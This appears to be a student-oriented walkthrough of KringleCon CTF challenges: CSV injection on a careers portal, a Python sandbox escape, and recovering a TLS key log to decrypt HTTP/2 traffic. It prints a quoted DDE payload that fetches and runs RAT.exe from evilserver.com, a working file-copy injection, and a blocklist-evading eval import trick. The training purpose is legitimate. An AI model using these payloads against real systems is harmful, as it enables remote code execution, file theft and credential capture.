The web site we are interested in is https://careers.kringlecastle.com/. As you can see, it asks that applicants upload a CSV file with their work history.





Important Note

The talk and articles are very helpful, but most of their examples involve PowerShell. I believe the site is blocking attempts to run PowerShell through CSV Injection and is not allowing reverse shells. Please attend Tim Medin's talk, Hacking Dumberly not Harderer. His philosophy will be very useful here. You may want to probe the site a little, especially looking for interesting error messages.

Also note that the server will refuse injections that have a space in the first six or so characters, even though that will work if you test it on your local system. It appears to be a bug.

It is important that you create this file in a text editor and not in a spreadsheet. If you use a spreadsheet, the application will mangle your injection text.

Hand In

1) What is the text of an error message that may help you? After reading it, what do you think your attack should try to do?

2) What is the content of your successful CSV Injection file?


3) Which terrorist organization is secretly supported by the applicant whose name begins with 'K'?

Objective--HR Incident Response (Part 2)

Solution

In keeping with Tim Medin's call to "Hack Dumberly, not Harderer" we can look for simple ways to solve the problem. The alternative is to spend several long, frustrating hours trying to make the careers server send the file to you or open a reverse shell, as I did.

Requesting the page, https://careers.kringlecastle.com/fooey , gives us this error.



If we can make a copy of the document in https://careers.kringlecastle.com/public/ourfilename, we can just grab it with our browser. Even better, the message tells us that the local path on the server is `C:\careerportal\resources\public`.
The objective already told us that the path to the file we need is `C:\candidate_evaluation.docx`.

So, all we need to execute in our CSV injection is something like this.

```
copy C:\candidate_evaluation.docx C:\careerportal\resources\public\newname.docx
```

After looking at the examples from the talk, we see that we can turn this command into CSV Injection by using this, but without the PowerShell.

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object
System.Net.WebClient).DownloadString(\"http://evilserver.com/RAT
.exe\");powershell -e $e'!A1
```


If we prefix our command with `=cmd|'/c` and append `'!A1` we should be good to go. We will put this into our CSV file. Do not create your file with Excel--it will add characters that will cause problems. Use Notepad or some other text editor.

```
=cmd|'/c copy C:\candidate_evaluation.docx
C:\careerportal\resources\public\newname.docx'!A1
```


The server will not respond to files that have a space between `|` and `'` in the injection, although it will work if you test it in your local spreadsheet application.

Note that we changed the name of the file. If the file name stays candidate_evaluation.docx, other Kringlecon players may grab the file before we do. When there were many players active, this race condition happened quite often.

After creating the file with the text above (using a text editor), we can submit it to the form.



We upload the file



After a minute or two, we can download the file here https://careers.kringlecastle.com/public/newname.docx.

The contents of the file give the answer.

Private (For Your Elf Eyes Only)

Elf Infosec Placement / Access Evaluation

Candidate Name: Krampus

<snip>

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Krampus is a member of Fancy Beaver!

How could the elves fix this?

The best way would be to stop accepting CSV files as input!

Up Next

The next objective, Network Traffic Forensics, says we should visit SugarPlum Mary and help her with the Python Escape from LA terminal challenge.


Terminal--Python Escape from LA (Part 1)

What you can learn from this

Python is a popular language among IT security professionals. This challenge gives you some practice and tricks in Python.

Getting Started

SugerPlum Mary is on the left side of the second floor.



Hints

Mary gives you a hint that instructs you to watch one of the Kringlecon talks.

Mark's talk, Escaping Python Shells, will *almost* walk you through this challenge. Be sure to watch it. Look for the four "dangerous functions" Mark talks about and see if any of them work. One more hint: Don't name your function "os".

A common misconception

Many Kringlecon players thought that "escaping Python" meant that you would be able to get a BASH shell and get out of Python altogether. It does not. It means you can execute BASH commands from within Python.

Hand In

1) What "dangerous function" does the terminal allow?

2) What is your code to escape Python?

3) What BASH commands do you need to execute from within Python to get credit for solving the challenge?

Terminal--Python Escape from LA (Part 2)

Solution

Mary's terminal really does have a Python shell.

```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>>
```

Let's try the four dangerous functions from Mark's talk: import, eval, exec, and compile.

```
>>> import
Use of the command import is prohibited for this question.
>>> eval
<built-in function eval>
>>> exec
Use of the command exec is prohibited for this question.
>>> compile
Use of the command compile is prohibited for this question.
>>>
```

The eval function works, so we will use that. If we follow Mark's example by rote, this happens.

```
>>> os = eval('__imp' + 'ort__("os")')
>>> os.system("uid")
Use of the command os.system is prohibited for this question.
>>>
```

They are also blocking the string "os.system". We can beat that.

```
>>> escape = eval('__imp' + 'ort__("os")')
>>> escape.system('ls -l')
total 5420
-rwxr-xr-x 1 root root 5547296 Dec 14 16:13 i_escaped
0
>>> escape.system('./i_escaped')
Loading, please wait......
```

We have a winner!

Up Next

The next objective is Network Traffic Forensics.

Objective--Network Traffic Forensics (Part 1)

What you can learn from this


Most of the examples you see in textbooks and Wireshark packet captures are of HTTP 1.1. As you saw in Chris Elgee and Chris Davis' talk, HTTP/2: Because 1 Is the Loneliest Number, most major sites now use HTTP/2 because it is much more efficient.

One reason we don't see more HTTP/2 is that it is almost always encrypted. If you want to view encrypted web traffic from your own browser for troubleshooting or analysis, Firefox and Chrome both save the pre-master keys that you need to decrypt the traffic. Wireshark can use these keys to display the decrypted traffic to you. This talk, HTTP/2 Decryption and Analysis in Wireshark, by Chris Davis explains how it works.

It is essential that an IT security professional be able to decrypt HTTP/2. Also, Chris' talk will let you know what you should be looking for, to solve this objective. Watch the talk now.

Getting Started

For this challenge, you'll be working with Santa's new site, https://packalyzer.kringlecastle.com/.




Create an account for yourself and log in. I've heard that the registration page only likes lower case letters.

Once you can log in, you can take packet captures and download them. If you attended Chris' talk, you'll know that you are missing a file, though.

Much of this challenge will involve trying to get the packalyzer site to give you the file you need.

Hints

The talk in the badge hint is the one we mentioned before, [HTTP/2 Decryption and Analysis in Wireshark](), by Chris Davis. Without that you won't know what to look for. Take careful note of Mary's comments about comments, environment variables that expose directories, and weird descriptive errors from the URL.



Hand In


1) Look for a one-line comment in the HTML index that mentions a file name that might contain source code.

2) Find that file using your browser. There aren't too many directories you have to look in.

Objective--Network Traffic Forensics (Part 2)

Solution (or part of it)

Following Mary's hint about comments in the HTML index, we see this.




```
//File upload Function. All extensions and sizes are validated server-side in app.js
```

Now we know the name of a file in the server-side source code.

In the same screenshot (above) we can see a little of the directory structure of the server. Perhaps the apps.js file lives in /pub? Bingo!

https://packalyzer.kringlecastle.com/pub/app.js

```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a
```

The next step

If you examine app.js carefully, you will find that it does very strange things. There is a constant that seems to be exactly what we are looking for. By the way process.env in JavaScript makes environment variables available to the code, as described here.

The JavaScript has big blobs of binary data, but fortunately we can ignore them. They make good signposts, though. Look at the code just above the first blob of binary. It does really weird things with environment variables and directories.

Try looking for the file you want using the hints in the code and the Packalyzer URL. If you are lucky you will find the weird and descriptive error that Mary talks about. Then you can use that in the URL to download the key file. You may need to look at the constants in the code to guess which directory the file is in though.

Download the file.

Hand In

1) What is the environment variable that points to the file you need?

2) Is the server running in dev_mode?

3) Based on 404 errors from the server, what is the actual name of the file?

4) If you look carefully at the code (in the constant section) that builds the path to the file you want, you will see that it is missing a '/'. Does this affect your answer for question 3?

5) When you download the file, you won't find it in the /pub directory (/pub/filename won't work.) However, the constant should give you a hint about what directory should be. What is in the first line of the file we need (just to see if you were able to download it.)

Objective--Network Traffic Forensics (Part 3)

Solution (or part of it)

The interesting parts of the app.js file are here.

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',          // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path      //used for dev mode to view traffic. Stores a few minutes worth at a time
};

function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
}
if (dev_mode) {
    //Can set env variable to open up directories during dev
    const env_dirs = load_envs();
} else {
    const env_dirs = ['/pub/','/uploads/'];
}
```

We are looking for the SSLKEYLOGFILE, according to [HTTP/2 Decryption and Analysis in Wireshark](). Sure enough, there is a line with exactly what we are looking for.
`const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )`

The environment variable is `SSLKEYLOGFILE`.


The function `load_envs()` takes all the environment variables, converts them to lower case and pushes them into a list. That is strange, but maybe it is trying to make the code scalable as the [environment variables article]() suggests. You had better be careful with your environment variables if you do that.

The `if` statement opens directories to all environment variables if `dev_mode` is True. If `dev_mode` is False it opens the directories `put` and `uploads`.

When we look back up to the constants, we find this, so the application is in `dev_mode`.
`const dev_mode = true;`
It appears our developer was not careful with the environment variables.

Therefore, the server should be opening a directory or file like the value stored in `sslkeylogfile`. Browsing to that directory gives us this, so it appears the file name is

`http2packalyzer_clientrandom_ssl.log`.



What a weird and wonderful (for attackers) that error message is!

However, `/opt/http2packalyzer_clientrandom_ssl.log/` looks strange. Let's go back to the constant that created that string.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
```

We know that `dev_mode` is `True`, so `!dev_mode` is `False`. The OR (||) is using short-cut execution. If the first part of the OR is True, the entire statement is True so the second part does not need to be executed. If the first part is False, the second part must be evaluated to determine if the statement is True or False. The second part is only executed when the first part is false.


Therefore, this is executed.
`__dirname + process.env.DEV + process.env.SSLKEYLOGFILE`

The internal variable `__dirname` gives the current directory. Then `process.env.DEV` must give the value that the DEV environment variable points to. Finally, `process.env.SSLKEYLOGFILE` gives the value of the SSLKEYLOGFILE. So,

```
__dirname                  is /opt/
process.env.DEV            is http2
process.env.SSLKEYLOGFILE  is packalyzer_clientrandom_ssl.log
```

The missing '/' in the code we just examined makes http2 look like part of the file name, but it is not. The file name is `packalyzer_clientrandom_ssl.log`.

We didn't find the file in the /pub directory. The /opt/http2/ directories are local to the server, not what is published by the webserver. Let's hope the web directory is dev/; after all, there is a DEV environment variable.
https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log/



Yes! Copy the contents of the page and paste it into a text editor. We can move on to decrypting packets. Finally!

Hand In

Follow the steps in Chris' video and see what you can glean from the pcap file you downloaded from Packalyzer. It would be nice to find an answer to the objective, but if not, credentials are always good!

Note: Download the packet capture file, and then grab the SSLKEYLOGFILE soon afterwards. If there's a large time delay, the keys may not match the capture file.

1) Is there a user name and password in the pcap file?


2) If you find credentials, where would be a good place to use them? If you are lucky, you will find something with 'secret' in the name. What is it?

Objective--Network Traffic Forensics (Part 4)


Solution (or part of it)

Now that we have sslkeylogfile.txt, or whatever you named it, we can decrypt the packet capture that the Packalyzer server gives us. Be sure to tell Packalyzer to sniff, then download the packet, and then use https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log/ to download the key file. Don't wait too long between taking the packet capture and downloading the key file; otherwise they won't match, and the traffic will not be decrypted.


When you open the pcap file from Packalyzer, you will see that the traffic is all encrypted by TLS 1.2. As in Chris' video, we need to edit Wireshark's preferences to include the key file. Select Edit > Preferences…




Then select protocols and scroll down to SSL.



With SSL selected, insert the path to the SSLKEYLOGFILE we found. The traffic will magically be decrypted. Remember, this only works because the browser (or other application) was recording the keys it used. We could not have decrypted the traffic just by intercepting it.

